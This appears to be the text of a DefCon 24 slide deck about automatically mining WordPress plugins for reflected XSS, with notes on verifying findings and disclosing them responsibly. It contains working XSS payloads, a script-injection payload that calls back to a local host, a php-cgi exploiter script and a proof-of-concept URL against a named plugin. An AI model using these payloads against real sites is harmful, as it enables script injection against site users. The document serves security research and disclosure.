# How to Discover 1352 Wordpress Plugin XSS 0days in one hour

*(Not Really)*

*v1.9*

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DefCon 24

Speakers Workshop

# Who Am I

- Humble Vulnerability Researcher
- 100+ CVEs
- Former Unix Systems Administrator
- Penetration Tester Back in Late 90s
- Enjoy Writing Code
- Member of Akamai Security Incident Response Team (SIRT)

# Assumptions

- You know what Wordpress is
- You know what a Wordpress plugin is
- You know what XSS is
- You’re not prone to violence when disappointed…

# Why XSS?

- Kept seeing echo $_GET|POST|REQUEST[‘var’] in code
- I *thought* these were a sure thing*
- Curiosity about vulnerability discovery automation
- Figured I could auto generate PoCs on the fly

* We will explore later where I fu*ked up

# Plugin Collection

- Download all 50,000 or so
- Scrape http://plugins.svn.wordpress.org with wget?

Problems

- Wordpress blocked my IP….for 8 months or so
- Get lots of cruft, plugins that had been removed
- We want metadata too!

# Plugin Collection v2.0

- Use list of plugins from plugins.svn.wordpress.org as index
- Scrape plugin page http://wordpress.org/plugins/$plugin
- Pipe this all through Proxychains
- Took five days to finish, downloaded 42,478 plugins

# XSS mining

- Hack up an old perl script
- look for echo $_GET[‘ or echo $_POST[‘ or echo $_REQUEST[‘
- Try to find variations like $_GET[“ or $_GET[\s’ etc..
- Grab line number, & vulnerable code
- Auto generate exploit & title
- Collect vulnerable variables

# Auto Generating an XSS PoC

- $_GET and $_REQUEST only
- Create a basic Generic exploit for testing
- var=”><script>alert(1);</script><”
- Where to store all of this?
- I’ve got 900 vulns with 900 untested PoCs…

# Building the Database

- create database wpvulndb;
- What columns?
- Store title, plugin name, file, vulnerable code, PoC, date
- Collect metadata & populate more fields in database like version, author, downloads, download link
- Probably should notify folks at Wordpress and some vulnerability database folks I know for advice?
- *Ran the scripts for $_POST[‘*

# In Over my head

- I need an adult
- Should notify some smart people of what I’ve done
- plugins@wordpress.org
- Jericho Attrition.org
- Mitre just in case
- Scott Moore -> IBM XForce
- Ryan Dewhurst -> wpvulndb
- Friends at Akamai
- Solar Designer -> oss-security list

# Notifications

- Thought I had 1352 legit XSS
- Exported database to various parties
- Had skype call with a group of security researchers from the University of Stuttgart!
- I was starting to become one of the cool kidz*

**Before it all blows up in my face*

# Massaging the Data

- Created custom .csv files for anyone who asked
- Sent .sql database + php code to wordpress + friends at German university
- Worked with Jericho to fix mangled entries etc..
- Took suggestions on what data to store and..

# Added moar columns!

- CVE/DWF ID
  - Figured I'd notify Mitre and self assign my own DWF IDs
- Type
  - Is this via GET or POST or REQUEST
- Nonce
  - Does the plugin use nonce?
- Auto_verify
  - Boolean - part of the auto exploit stuff I'll get into
- Filename with out full path
  - Just to make things easier
- Vendor contact_date
  - Initial plan was to automate notifications…

# Validate PoC or Go Home

- I really want to verify what I have with working exploits
- Idea on how to test this automatically
- Would be so cool to have working verified PoC with each vulnerability entry

# Auto Exploit v1.0

- Try to send our auto generated payloads (GET/REQUEST) to 900+ vulnerable plugins
- Setup cgi-bin environment
- exec vulnerable code and inject our javascript payload
- New Payload will be:

```
"><script>new%20Image().src='http://192.168.0.25/e.php?i=741';</script><”
```

- e.php just sets auto_verify to 1 for vdbid $num in database

# Auto Exploit: Execute php and render html

- Setup environment variables
- GATEWAY_INTERFACE=CGI/1.1
- PATH_TRANSLATED=vulnerable php filename
- QUERY_STRING=payload
- REDIRECT_STATUS=CGI
- REQUEST_METHOD=GET

# Auto Exploit – render to html

```
#!/bin/sh
CWD=`pwd`
PHPCGI=`which php-cgi`
echo "################################################################################"
echo "#  F4st-cgi exploiter v1.5                                                     #"
echo "################################################################################"
echo "[+] Setting Full path :$1"
echo "[+] Script file name :$2"
echo "[+] Query string :$3"
echo "[+] Changing working directory to $1"
cd $1
export GATEWAY_INTERFACE=CGI/1.1
export PATH_TRANSLATED=$2
export QUERY_STRING=$3
export REDIRECT_STATUS=CGI
export REQUEST_METHOD=GET
echo -n "[+] exec $PHPCGI"
echo -n " "
echo "$2"
php-cgi $2
cd $CWD
```

# Two Step Process

**Generate .html**

For loop for all type=GET or type=REQUEST

```
$ ./f4st-cgi-exploiter.sh /usr/share/wordpress/ 1255-evr_pdf_out.php "id=\"><script>new%20Image().src='http://192.168.0.25/e.php?i=1255';</script><\"" > files/$id.html
```

**Render .html and exec JavaScript**

Tool to use: PhantomJS

# PhantomJS

- http://phantomjs.org/
- Full web stack no browser required
- Will execute our Javascript payload
- Generates .html and .png as would be rendered in browser

Scandir.js read .html files from a directory and execute javascript.


files/ has all of our .html files from php5-cgi run

```
$ phantomjs scandir.js files/
```

# # tail -f /var/log/apache2/access.log

# PhantomJS Results

- Looking at file sizes we can tease out interesting results



# Results

- 38 exploits fire and set auto_verify = 1 in database

**The bad**

- I was hoping for another digit in that number
- 38/900=4% success rate #derp

**The good**

- It worked!

# Proves or Disproves:

<u>If successful JS execution</u>

- Code in PoC is escaping tags properly.
- Execution doesn’t require authentication.
- Code isn’t just defined in a class we can’t reach.
- Injection point truly isn’t sanitized.

<u>If unsuccessful JS execution</u>

- Injection point might be sanitized.
- Code might require authentication - admin etc.
- PoC isn’t escaping tags properly.
- Code is part of a class and not easily reachable.

# Where I Fu*ked up

- Didn’t have Wordpress in the path*
- Should have notified everyone later on in my research
- Didn’t have entire plugin copied **
  - Include or require of other plugin files would fail
- php5-cgi doesn’t set headers

  e.g header(‘Content-Type:text/css’); <- not rendered by browser


  * Found out Wordpress escapes $_GET $_POST $_REQUEST

  ** this provided me with some false negatives! ☺

# Wordpress Escaping GET/POST/REQUEST

- browser/trunk/wp-includes/load.php Line 522

```
523 * Add magic quotes to $_GET, $_POST, $_COOKIE,
and $_SERVER.
.
.
540 $_GET    = add_magic_quotes( $_GET    );
541 $_POST   = add_magic_quotes( $_POST   );
541  $_COOKIE = add_magic_quotes( $_COOKIE );
542  $_SERVER = add_magic_quotes( $_SERVER );
```




- https://wordpress.org/support/topic/wp-automatically-escaping-get-and-post-etc-globals
- https://core.trac.wordpress.org/browser/trunk/wp-includes/load.php?rev=18827#L522

# Total Verified with honoring headers

- 27 Auto XSS’d
- 3 manually validated that needed some tweaking to the payload
- False positives too, stuff like:

```
$_GET['ID'] = (int) $_GET['ID'];
echo $_GET[‘ID’];
```

# Cool kid status

Dang it

# What I learned

- Test your stuff end to end!
- Full server stack for any testing
- Research any odd results that aren’t making sense
- The Wordpress escaping GPCS super globals made any XSS in plugin files loading WP context dependent
- Escapes ’ “ /

# Context Dependent XSS

```
<?php
include ‘wp-load.php’;
.
.
echo “Search Results For:”;
echo $_GET[‘s’];
```

We can still use

- s=<script>alert(1);</script>

# Context Dependent XSS

Code:

```
<?php
include ‘wp-load.php’;
.
<a id="wysija-upload-browse;" href2="admin.php?page=campaign&action=medias&emailId=<?php echo $_GET['id']>">Browse</a>
?>
```

Payload:

```
http://192.168.0.33/test.php?id=%22%3Cscript%3Ealert(1);%3C/script%3E%22
```

Result:

```
<a id="upload-browse" class="button”
href2="admin.php?page=campaigns&action=medias&tab=&emailId=\"<script>alert(1);</script>\"">Upload
</a>"
```

- Wordpress escapes our quotation marks

# Vetting XSS

- I’d need to manually review all 1322 entries
- Not enough time
- dreaming about XSS == stop

# What's Next

- I'm kind of done with WP Plugin XSS
- Some XSS entries might be valid, need testing
- Maybe try looking at fopen(), SQL, unserialize(), passthru(), eval()?
- Other CMSs?
- Joomla does not escape super globals…
- Drupal extensions https://ftp.drupal.org/files/projects/

# Researcher Picks Up the Ball

- @BruteLogic uses my technique to find vulnerabilities in open source PHP applications
- http://brutelogic.com.br/blog/looking-xss-php-source/


- Wrote a script in bash checking for various XSS
- Downloaded lots of open source PHP code

# Vulnerabilities in my Database Showing up

- Posted to full disclosure on July 19th by Summer of Pwnage @sumofpwn
- Vulnerability ID 419 in my database
- https://sumofpwn.nl/advisory/2016/cross_site_scripting_in_contact_form_to_email_wordpress_plugin.html

## Details

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request

"cal" field does not validate <script> tags and does not perform output encoding.

*contact-form-to-email/cp-admin-int-message-list.inc.php:*

```
85: echo echo $_GET['cal'];
```

## Proof of concept

http://<target>/wp-admin/options-general.php?page=cp_contactformtoemail&cal=foobar%3B%3Cscript%3Ealert%281%29%3C%2Fscript%3E&list=1&status=status&lu=id&r=1

# Thank You

- Everyone here for listening to me ramble
- Brian Martin
- Scott Moore
- Ryan Duhurst
- Mika @ wordpress.org
- Solar Designer

# I’m sorry

- Everyone here for listening to me ramble
- Brian Martin
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- Solar Designer

# Questions?

- larry0@me.com or larry@akamai.com
- @_larry0
- http://www.vapidlabs.com

- Greetings to @vladz,@indoushka,@squirrelbudda, @dotmudge,@brutelogic,@sumofpwn,@gattaca, @d1rt_diggler,@E1337za and Akamai SIRT